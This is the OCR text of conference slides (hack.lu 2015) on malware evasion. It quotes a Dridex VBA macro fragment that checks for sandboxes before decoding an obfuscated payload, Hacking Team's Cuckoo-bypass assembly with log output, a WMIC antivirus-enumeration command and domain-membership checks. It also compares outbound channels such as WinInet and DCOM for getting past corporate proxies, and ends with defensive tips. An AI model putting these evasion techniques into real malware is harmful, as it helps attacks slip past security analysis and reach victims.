WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiVirusProduct Get displayName /Format:List

http://bit.ly/1GodpZA

hack.lu'2015

EXCELLIUM

Bypass Sandboxes

- Dridex again is innovative;
- Detect VMs & Sandboxie directly in macros

```
 Sub jhVKdsfjsd()
    If IsSandBoxiePresent(1) = True Then End
    If IsAnubisPresent(1) = True Then End
    If IsVirtualPCPresent = True Then End
oPOJidsf = MkSrpQP("È¯§1…œ”š±°±È¤ÜÊ®¯z»ÉÙ…j‘±Í~ÃÇ¬¨¯ÊqÇÞµ·±Ã
```

EXCELLIUM

Bypass Sandboxes

Hacking team got an amazing Cuckoo bypass

```
pFake = (LPDWORD) malloc(4096*100);
memset(pFake, 1, 4096*100);

mov eax, fs:[0x44];" // save old value
mov _pOld, eax;"
mov eax, _pFake;" // replace with fake value
mov fs:[0x44], eax;

call CreateThread()
```

Full code
http://bit.ly/1MmfBz3

EXCELLIUM

Bypass Sandboxes


Hacking team got an amazing Cuckoo bypass

TIME	API	ARGUMENTS	STATUS	RETURN	REPEATED
2015-07-12 07:12:41,143	**WriteConsoleA**	ConsoleHandle: 0x00000007 Buffer: Malloc and Set to 1	success	0x00000001	
2015-07-12 07:12:41,143	**WriteConsoleA**	ConsoleHandle: 0x00000007 Buffer: Miracle begins	success	0x00000001	

1

Analysis

CATEGORY	STARTED	COMPLETED	DURATION
FILE	2015-07-12 16:12:40	2015-07-12 16:12:57	17 seconds



Bypass Sandboxes

- Unfortunately; Cuckoo and VMware are not deployed

Detect if computer is not a domain member


“%LOGONSERVER%” == “\\%COMPUTERNAME%”

Environ(“MyVariable”)


Last Step, Human !

Hopefully for us,
some customers, and even «big» one,
don’t have office macro activated !

Last Step, Human !




Last Step, Human !



Security Tips

- Block any container files
- Disable macros
- Train people

Company “OUT” defences



Company “OUT” defences

Solution A - TCP Socket

- A really bad idea in enterprise

Company “OUT” defences

Solution B - API WinHTTP

- Another bad idea, not easy to go out

Soon Finished

- Keep focused, only a few slides left !

Company “OUT” defences

Solution C - API WinInet

- Good Idea, used by most malwares
- Deals with proxy
- Deals with “transparent auth”

Company “OUT” defences

Using NTLM or KERBEROS for transparent auth

DONT IMPROVE SECURITY

Even a basic one on a separate LDAP is better.

Enterprise “OUT” defences

Solution D - Dcom Instrumentation

- Stealthy one
- Not easy to play with cookies
- Not easy to employ
- Reuse any proxy auth

See P. Rascagnères
IcoScript Analysis
http://bit.ly/1VOJUn4

EXCELLIUM

Company “OUT” defences

